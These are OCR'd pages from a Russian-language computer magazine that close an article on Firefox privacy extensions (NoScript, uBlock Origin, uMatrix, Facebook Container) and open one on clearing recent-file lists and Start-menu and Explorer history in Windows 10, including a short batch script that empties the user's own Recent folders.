
Настройки плагина NoScript

Расширение делит все сайты на три категории — «по умолчанию», «доверенные» и «недоверенные». Для первой категории разрешено выполнение только некоторых, наиболее «безопасных» типов скриптов, доверенным дозволено все, а на недоверенных сайтах скрипты, соответственно, под тотальным запретом. Отредактировать списки и перенести сайт из одной категории в другую можно на вкладке `Per-Site Permissions` в окне настроек плагина. Поскольку режим NoScript довольно часто ломает структуру веб-страниц, нажатием одной кнопки в панели инструментов Firefox можно временно отключить аддон для текущего сайта либо сразу добавить его в доверенные. Как и в предыдущем случае, NoScript поддерживает импорт и экспорт настроек, что позволяет быстро переносить их из одной системы в другую.

UBLOCK ORIGIN И UMATRIX

- **ublock-origin**
- **umatrix**

Два плагина от одного разработчика, первый из которых предназначен для блокировки рекламы, а второй — для перехвата и блокировки запросов браузера. Расширение uBlock Origin имеет огромное количество настроек, разобраться с которыми с ходу не так-то просто.



☑ Hide placeholders of blocked elements
☑ Show the number of blocked requests on the icon
☑ Make use of context menu where appropriate
☐ Disable tooltips
☐ Color-blind friendly
☐ Enable cloud storage support
☐ I am an advanced user (required reading)

Privacy
☑ Disable pre-fetching (to prevent any connection for blocked network requests)
☑ Disable hyperlink auditing
☐ Prevent WebRTC from leaking local IP addresses
☐ Block CSP reports

Default behavior
These default behaviors can be overridden on a per-site basis
☐ Disable cosmetic filtering
☐ Block media elements larger than 50 KB
☐ Block remote fonts
☐ Disable JavaScript

Storage used: 2.12 MB

Back up to file
Restore from file...
Reset to default settings...

Настройки плагина uBlock Origin

Здесь можно задать типы блокируемого контента и изменить отображение статистики, отредактировать списки фильтров, создать собственные фильтры и правила фильтрации. В настройках можно завести белый список доменов, к которым не будет применяться фильтрация контента, а также импортировать правила и настройки с другого компьютера.

Плагин uMatrix настраивается аналогичным образом — пользователю доступны для редактирования правила фильтрации запросов, черный список доменов, обращения к которым будут блокироваться, а также ряд настроек приватности. Среди них — автоматическое удаление заблокированных и сессионных файлов cookies, очистка содержимого локального хранилища браузера через заданные промежутки времени, блокировка всех попыток аудита гиперссылок, запрет на загрузку с веб-страниц смешанного контента одновременно через HTTP и HTTPS, а также некоторые другие.

Безусловно, чтобы разобраться в параметрах работы этих аддонов, придется потратить некоторое время. Но оно того стоит: если все настроить правильно, другие блокировщики рекламы и контентные фильтры тебе не понадобятся.

GOOGLE SEARCH LINK FIX

- **google-search-link-fix**

Это простой плагин, блокирующий сбор статистики о нажатиях на ссылки в поисковой выдаче Google. Установи его, если не желаешь передавать в «Корпорацию добра» сведения о заинтересовавших тебя результатах поиска. Или пользуйся Яндексом.

FACEBOOK CONTAINER

- **facebook-container**

Аддон от разработчиков Firefox, направленный прицельно против Facebook. Он блокирует сбор данных о пользователе этой социальной сетью не только внутри самой Facebook, но и на всех аффилированных сайтах, включая Instagram и Messenger. Кроме того, размещенные на любой веб-странице фейсбучные кнопки Like и Share отслеживают, что ты заходил на эту страницу, даже если ты их не нажимал, — при условии, что ты залогинен в социальной сети. Facebook Container блокирует эту активность и удаляет «шпионские» кнопки с веб-страниц.


Используй данный плагин, если не хочешь делиться с Марком Цукербергом историей своего веб-серфинга и передавать ему сведения о своей активности в сети.

И ЭТО ДАЛЕКО НЕ ВСЕ

Несомненно, этот список плагинов далеко не полон — при желании ты можешь найти множество других бесплатных расширений для Firefox, которые сделают твой браузер еще более безопасным и позаботятся о конфиденциальности. Мы рассмотрели только самые известные из них, которые могут удовлетворить большую часть потребностей даже самого искушенного пользователя. Будем рады, если в комментариях ты поделишься и своими интересными находками.

ЗАМЕТАЕМ СЛЕДЫ
В WINDOWS 10

КАК ЗАСТАВИТЬ ВИНДУ
ВСЕ ЗАБЫТЬ



ShəLMā
Киберпанк, технокрыс
и просто мерзкая личность.
schelma@protonmail.com

Куки, история посещений, сохраненные пароли, данные из реестра винды — все эти драгоценности могут попасть в чьи-нибудь грязные руки, если эти руки доберутся до клавиатуры твоей машины. Вот почему очень важно уметь удалять логи, кеши и прочие кукисы, чтобы кто-нибудь случайно не выведал информацию, которую лучше держать при себе.

Каждый «тыжпрограммист» хотя бы раз в жизни сталкивался с просьбами знакомых, малознакомых и прочих сыновей маминой подруги «почистить комп, потому что тормозит». Однажды и мне принес такой ноут очень солидный и серьезный на вид дядечка. Машина оказалась затроянена сверху донизу, а добываемой скрытыми майнерами крипты вполне хватило бы на то, чтобы удвоить ВВП какой-нибудь небольшой африканской страны. Тайну происхождения этого зоопарка имени Джеральда Даррелла приоткрыла хистори браузера: владелец бука оказался постоянным клиентом дамочек не слишком тяжелого поведения и любителем домашних животных в самом неприглядном смысле. Мораль этой басни проста и незатейлива, как песни группы «Блестящие»: хочешь пустить за клавиатуру какого-нибудь отмороженного панка вроде меня, сначала хорошенько приберись за собой. А о том, как это сделать наилучшим образом, мы сейчас и поговорим.

ЗАБЫВАЕМ НЕДАВНЕЕ ПРОШЛОЕ

Винда, словно романтичная барышня, бережно хранит теплые воспоминания о недавно открытых юзером документах и запущенных программах. Чтобы заставить ее забыть о былом и начать жизнь с чистого листа, можно воспользоваться какой-нибудь подходящей софтиной, но для настоящего ковбоя это, понятно, зашквар. Есть гораздо более простой и действенный метод — без всяких там хитрых утилит и прочего ламерства.

Жми Windows + R и в открывшемся окошке набирай `recent`, после чего не забудь нажать Enter. Перед тобой — список всех файлов и папок, к которым текущий пользователь обращался в последнее время. Выделяем содержимое этой папки нажатием Ctrl + A и смело жмем Del.

Теперь аналогичным образом вычисти следующие папки:


- `%appdata%\microsoft\windows\recent\automaticdestinations\`
- `%appdata%\microsoft\windows\recent\CustomDestinations`

Там хранятся пути к файловым объектам, используемым приложениями Windows. Чтобы автоматизировать процесс, можно использовать вот такой скрипт:

```
@ECHO OFF
TITLE ReCeNT FiLEs cLEanUp
del /F /Q %APPDATA%\Microsoft\Windows\Recent\*
del /F /Q %APPDATA%\Microsoft\Windows\Recent\AutomaticDestinations\*
del /F /Q %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\*
PAUSE
```

Следует сохранить скрипт в простом текстовом файле, присвоить ему расширение `.bat` и запускать всякий раз, когда у тебя возникнет игривое настроение.


Чтобы в Windows 10 отключить показ часто используемых программ в главном меню, нажми Windows + R, набери в открывшемся поле `ms-settings:personalization`, в окне «Параметры» щелкни крысой на значке «Пуск», после чего отключи функции «Показывать недавно добавленные приложения», «Показывать наиболее часто используемые приложения» и «Показывать последние открытые элементы в списках переходов меню „Пуск"».



Показывать больше плиток в меню "Пуск"
Откл.
Показать список приложений в меню "Пуск"
Вкл.
Показывать недавно добавленные приложения
Вкл.
Показывать наиболее часто используемые приложения
Откл.
Иногда показывать предложения в меню "Пуск"
Вкл.
Открывать меню "Пуск" в полноэкранном режиме
Откл.
Показывать последние открытые элементы в списках переходов в меню "Пуск", на панели задач и в окне быстрого доступа проводника
Вкл.
Выберите, какие папки будут отображаться в меню "Пуск"

Отключаем все лишнее в главном меню Windows 10

Напоследок можно грохнуть хистори файлового менеджера Windows, которую он пихает повсюду: в адресную строку, в виртуальную папку «Быстрый доступ», показывает, если щелкнуть правой клавишей мыши на значке запущенного проводника в панели задач, и даже использует для автозаполнения в окошке «Выполнить». Запускаем проводник, открываем вкладку «Вид» и жмем кнопку «Параметры». В разделе «Конфиденциальность» сбрасываем оба флажка и жамкаем на кнопку «Очистить». Чистота — чисто «Тайд»!

